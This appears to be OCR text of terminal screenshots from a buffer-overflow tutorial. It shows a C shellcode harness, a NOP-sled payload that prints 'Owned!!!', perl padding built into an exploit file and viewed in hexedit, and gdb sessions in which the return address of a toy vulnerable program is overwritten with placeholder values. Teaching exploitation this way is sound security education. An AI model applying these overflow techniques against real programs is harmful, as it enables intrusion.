

Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ cat harness.c
int main(int argc, char **argv){
int *ret;
ret = (int *)&ret+2;
(*ret) = (int)argv[1];
}
pac@pac:~ $ gcc harness.c -o harness.o
pac@pac:~ $ ./harness.o `cat payload`
Owned!!!pac@pac:~ $


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ cat payload > exploit
pac@pac:~ $ perl -e 'print "\xCC"x((72+4+4)-64)' >> exploit
pac@pac:~ $ hexedit exploit
Terminal
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
00000010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0 ....1.
00000020 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 1.1.1.....hd!!!h
00000030 4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 Owne........1...
00000040 CC CC CC CC CC CC CC CC DE AD BE EF CA FE BA BE ....
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xefbeade
6
) at basic_vuln.c:5
5 }
(gdb) info registers
eax 0xbffff7c0 -1073743936
ecx 0xffffddb -549
edx 0xbffffa36 -1073743306
ebx 0xb7fd6ff4 -1208127500
esp 0xbffff80c 0xbffff80c
ebp 0xefbeadde 0xefbeadde
esi 0xb8000ce0 -1207956256
edi 0x0 0
eip 0x804839c 0x804839c <main+40>
eflags 0x200246 [PF ZF IF ID]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0xbebafeca in ?? ()
(gdb)



Terminal
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
00000010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0 ....1.
00000020 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 1.1.1.....hd!!!h
00000030 4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 Owne........1...
00000040 CC CC CC CC CC CC CC CC EF BE AD DE BE BA FE CA ....
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
00000170
00000180
00000190
000001A0
000001B0
000001C0
-** exploit   --0x50/0x50----------



Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xdeadbef
7
) at basic_vuln.c:5
5 }
(gdb) info register ebp
ebp 0xdeadbeef 0xdeadbeef
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb) x/li $eip
0xcafebabe: Cannot access memory at address 0xcafebabe
(gdb)

